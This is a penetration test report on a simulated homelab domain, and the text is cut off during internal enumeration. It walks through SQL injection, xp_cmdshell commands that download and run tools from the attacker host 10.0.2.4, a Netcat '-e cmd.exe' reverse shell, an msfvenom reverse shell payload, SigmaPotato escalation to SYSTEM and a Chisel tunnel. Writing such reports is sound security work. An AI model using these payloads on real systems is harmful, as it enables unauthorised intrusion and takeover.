Active Directory Penetration Test Report

External Penetration Test – Attack Chain #2

Author: Matthew Castro

Assessment date: January 2026

Target network: homelab.local

This penetration test report was produced using an entirely simulated environment. All systems, networks, domains, user accounts, and data were created specifically for this homelab.

Report Version: v1.0

Table of Contents

1. Executive Summary

1.1 Overview

The assessment consisted of an external penetration test on the homelab.local network. It was performed as a black box assessment, meaning that the attackers did not have any knowledge of the internal environment. The objective was to evaluate the security posture of the network by identifying any vulnerabilities, misconfigurations, and points of entry. Once identified, the goal was to exploit and chain the vulnerabilities found to demonstrate the potential impact of a real-world external breach.

1.2 Outcome

During the assessment, multiple vulnerabilities and misconfigurations were identified and exploited, which ultimately led to the compromise of the entire network. In a real-world scenario, the attackers would have gained a foothold on the internal network, pivoted and obtained full control of all internal resources.

1.3 Recommendations

It is recommended that the following changes are made to the network:

- Secure the public-facing company website
- Ensure no credentials or private keys are left accessible on any machine
- Audit both Windows and Linux user permissions to prevent potential privilege escalation
- Configure Active Directory Certificate Services using security best practices

2. Scope and Methodology

2.1 Scope Summary

The attackers began the assessment with knowledge of the external website address. The scope of the assessment was limited to certain hosts of the internal network. The following machines were in scope:

- 192.168.1.100 (DC01)
- 192.168.1.101 (PC01)
- 192.168.1.102 (PC02)
- 192.168.1.201 (PC03)

The following machines were intentionally excluded from the assessment:

- 192.168.1.1 (pfSense)

2.2 Methods Used

Standard attack techniques were used to enumerate the network, establish a tunnel, perform privilege escalation and obtain full control over the network.

The following attack techniques were used:

- SQL injection
- Remote command execution
- Network and host enumeration
- Chisel reverse tunneling
- Windows and Linux privilege escalation
- Active Directory abuse techniques such as Certificate Services abuse (ESC1) and DCSync

2.3 Methods Not Used

In our assessment, the following methods were not used while attacking the internal network:

- Denial-of-service (DoS) against company resources
- Firewall modification or exploitation
- Social Engineering against employees

3. Attack Chain Overview

We started our attack by fuzzing the input fields of the external website and discovering an SQL injection vulnerability.

This vulnerability was used to establish a reverse shell on the web server, granting us our initial access.

We then escalated our privileges by abusing token impersonation rights assigned to the SQL service account. Using our access to the web server, we established a tunnel into the internal network.

After internal enumeration was conducted, we identified multiple attack paths.

First, we found a leftover SSH key on PC02 which allowed for lateral movement to PC03, a Linux machine. We escalated our privileges on the host by abusing sudo permissions but did not obtain any additional access in this attack path.

A second path involved discovering cleartext credentials on the initially compromised host. These credentials allowed us to establish a remote session to machine PC01.


Additional cleartext credentials were found in a file on PC01. The user associated with the credentials had enrollment rights over a misconfigured certificate template. We leveraged this by requesting a certificate that would impersonate the Domain Administrator. We then used the certificate to request a TGT (Ticket-Granting Ticket) and extracted the NTLM hash contained within. This granted us unrestricted access to the domain.

4. Exploitation Walkthrough


4.1 Initial Access

Vulnerability Explanation: An SQLi vulnerability on a public-facing website led to remote command execution on the internal host.

Steps to Reproduce the Attack: After visiting the company webpage, we tested the fields for SQL injection by submitting a single quote as our username.




Our input caused a runtime error, which indicated that the backend interpreted our quote as part of the SQL statement. We then attempted a login bypass using an SQL injection.




The login was successful. This confirmed that the website was vulnerable to SQLi.

We attempted to gain RCE with the “xp_cmdshell” SQL stored procedure. We used PowerShell’s InvokeWebRequest cmdlet in our injected command to send a GET request to our machine.

```
└─$ nc -lvnp 80
```





```
'; exec xp_cmdshell 'powershell -c "iwr -uri http://10.0.2.4/"';--
```



Our listener confirmed that the host was executing our injected OS commands. We then attempted to obtain a reverse shell on the machine with Netcat.

We started a Python web server on our Kali Linux machine to host our Netcat binary.


```
└─$ python3 -m http.server 80
```



We created a temporary folder on the machine and uploaded Netcat.


```
Payload: '; exec xp_cmdshell 'mkdir C:\temp';--

Payload: '; exec xp_cmdshell 'powershell -c "iwr -uri http://10.0.2.4/nc.exe -Outfile
C:\temp\nc.exe"';--
```

We see that our Python web server served the file.




We started a different listener on our local machine with Netcat.

```
└─$ rlwrap nc -lvnp 80
```



We obtained a reverse shell by executing Netcat on the remote host using the RCE vulnerability.

```
Payload: '; exec xp_cmdshell 'C:\temp\nc.exe 10.0.2.4 80 -e cmd.exe';  --
```



The reverse shell session was successfully established under the SQL service account's security context.

4.2 PC02 Privilege Escalation

Vulnerability Explanation: After enumerating the SQL service account, we noticed that the "SeImpersonatePrivilege" privilege was enabled. This allowed for privilege escalation via token manipulation.

Steps to Reproduce the Attack: We started by checking our user's privileges from our reverse shell:

```
C:\Windows\system32>whoami /priv
```

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\Windows\system32>
```

We then transferred our token manipulation tool "SigmaPotato" from our Kali Linux machine onto the victim machine by sending a request to our Python server.


```
└─$ python3 -m http.server 80

C:\Windows\system32>cd C:\temp

C:\temp>powershell -c "iwr -uri http://10.0.2.4/SigmaPotato.exe -O C:\temp\SigmaPotato.exe"
```

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File  Actions  Edit  View  Help
kali@kali-vm: ~/Documents/homelab/scenario2/report   kali@kali-vm: ~/Documents/homelab/scenario2/report
C:\temp>powershell -c "iwr -uri http://10.0.2.4/SigmaPotato.exe -O C:\temp\SigmaPotato.exe"
powershell -c "iwr -uri http://10.0.2.4/SigmaPotato.exe -O C:\temp\SigmaPotato.exe"

C:\temp>
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [30/Dec/2025 16:51:12] "GET /SigmaPotato.exe HTTP/1.1" 200 -
```


We generated our reverse shell payload with msfvenom. This allowed for a more stable connection than a Netcat shell once the connection was established.

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.4 LPORT=80 -f exe --platform
windows -o shell.exe
```




We transferred the payload onto the victim host.

```
C:\temp>powershell -c "iwr -uri http://10.0.2.4/shell.exe -O C:\temp\shell.exe"
```




We listed the contents of the temporary folder on the victim host to ensure all transferred tools were present.



We then started another Netcat listener on our machine.


```
└─$ rlwrap nc -lvnp 80
```



Finally, we triggered our payload with the SigmaPotato tool and obtained a SYSTEM-level shell on our listener.

```
C:\temp>SigmaPotato.exe "C:\temp\shell.exe"
```

```
C:\temp>SigmaPotato.exe "C:\temp\shell.exe"
SigmaPotato.exe "C:\temp\shell.exe"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 872 | Token: 0x620 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 972
[+] Current Command Length: 17 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 2084
```



4.3 Configuring a Tunnel to the Internal Network

Vulnerability Explanation: We established a tunnel to the internal network using our initial access to PC02. This allowed us to interact with the internal network using our Kali Linux machine. This was performed with Chisel, a reverse proxy tool that establishes a server-client tunneling connection.


Steps to Reproduce the Attack: We started by transferring the chisel.exe tool binary to our compromised host.

```
C:\temp> powershell -c "iwr -uri http://10.0.2.4/chisel.exe -O C:\temp\chisel.exe"
```

```
C:\temp>powershell -c "iwr -uri http://10.0.2.4/chisel.exe -O C:\temp\chisel.exe"
powershell -c "iwr -uri http://10.0.2.4/chisel.exe -O C:\temp\chisel.exe"

C:\temp>
```

We started our Chisel server from our attacking machine.

```
└─$ chisel server -p 8080 --reverse
```




We used our low-privilege reverse shell session to connect back to our chisel server.

```
C:\temp> chisel.exe client 10.0.2.4:8080 R:socks
```

```
C:\temp>chisel.exe client 10.0.2.4:8080 R:socks
chisel.exe client 10.0.2.4:8080 R:socks
2025/12/30 14:25:32 client: Connecting to ws://10.0.2.4:8080
2025/12/30 14:25:32 client: Connected (Latency 2.01ms)
```

We made sure that our Chisel server received the connection:



At this stage of the assessment, we had SYSTEM-level access to PC02 and a functioning tunnel into the internal network.

4.4 Internal Network Enumeration

Host discovery was performed directly from our compromised host, as scanning through our Chisel tunnel was returning inconsistent results.

We started by obtaining basic information about the machine and its networking configuration using our reverse shell.

```
C:\temp> hostname
```

```
C:\temp>hostname
hostname
PC02

C:\temp>
```

```
C:\temp> ipconfig /all
```

```
C:\temp>ipconfig /all
